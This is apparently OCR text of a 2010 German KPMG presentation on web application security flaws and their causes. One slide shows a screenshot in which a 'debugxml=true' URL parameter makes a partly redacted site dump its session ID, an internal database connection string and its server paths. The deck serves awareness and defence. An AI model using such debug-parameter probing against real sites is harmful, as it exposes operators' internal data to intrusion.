KPMG

# Webapplikations-Sicherheit: Erfahrungen aus der Praxis

Stefan Hölzner, Jan Kästle


26.01.2010

AUDIT ▪ TAX ▪ ADVISORY

# Agenda

- **Schwachstellen: die Ursachen**
- **Angriffstechniken aus der Praxis**
- **root-Access in 20 Schritten**

# Schwachstellen: die Ursachen



# Schwachstellen: die Ursachen


## Design

- Eingabe- und Ausgabefilterung
- Zugriffsschutz / Rollenkonzept
- Design- / Logikfehler

# Schwachstellen: die Ursachen

## Implementierung


- Eingabe- und Ausgabefilterung
- Fehlender / unzureichender Zugriffsschutz
- Backdoors
- Debuggingfunktionen*


Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://www[redacted]de/u3/logon.do?debugxml=true
heise IPv6 Portal Rootsecure ha.ckers SF Blogs Pete Blogs Listen milw0rm SANS Slashdot ZDNet inc THC Netcraft packetstorm
http://www[redacted]...?debugxml=true
Apache Tomcat/6.0.14 - Error report
<encoding_key>ISO-8859-1</encoding_key>
<!--Parameters-->
<debugxml>true</debugxml>
</request>
<!--********** SESSION PARAMETERS **********-->
<session>
<jsessionid>38726DC5BBB55C1F9369B462164046E7</jsessionid>
<cdLanguage>D</cdLanguage>
<listLabelNextGeneration>1</listLabelNextGeneration>
<loginSessionTracker>
de[redacted]framework.ui.ActiveMQLoginSessionTracker@23b5c3
</loginSessionTracker>
<cdUrl>jdbc:oracle:thin:@10.25.1.123:1521:u3pro</cdUrl>
<withoutAutomaticalSave>false</withoutAutomaticalSave>
<locale>de_XX</locale>
<language>de</language>
<country>XX</country>
<withAjax>false</withAjax>
<cdNumberInMonth>1</cdNumberInMonth>
<session_flag>true</session_flag>
<com.cappuccinonet.strutscx.domainparams_flag>true</com.cappuccinonet.strutscx.domainparams_flag>
<rwp_N_P>true</rwp_N_P>
<rootpath>/opt/jakarta-tomcat/webapps/u3/</rootpath>
<de[redacted].u3.objectLockManager>de[redacted]u3.ui.util.ObjectLockManager@4b458f</de[redacted].u3.objectLockManager>
<locale>de</locale>
<dataVersion>4328</dataVersion>
<PERMISSION_MANAGER>
de[redacted]usermanagement.ui.UiPermissionManagement@1c3b69d
</PERMISSION_MANAGER>
Done
Apache
Proxy: Helga

# Schwachstellen: die Ursachen


**Deployment / Konfiguration**

- Directory Indexing
- Verzeichnismapping und -berechtigungen (z.B. WEB-INF/)*
- Systembenutzerkonten
- HTTP vs. HTTPS, SSL-Chiffren
- Error Handling
- Debuggingfunktionalitäten

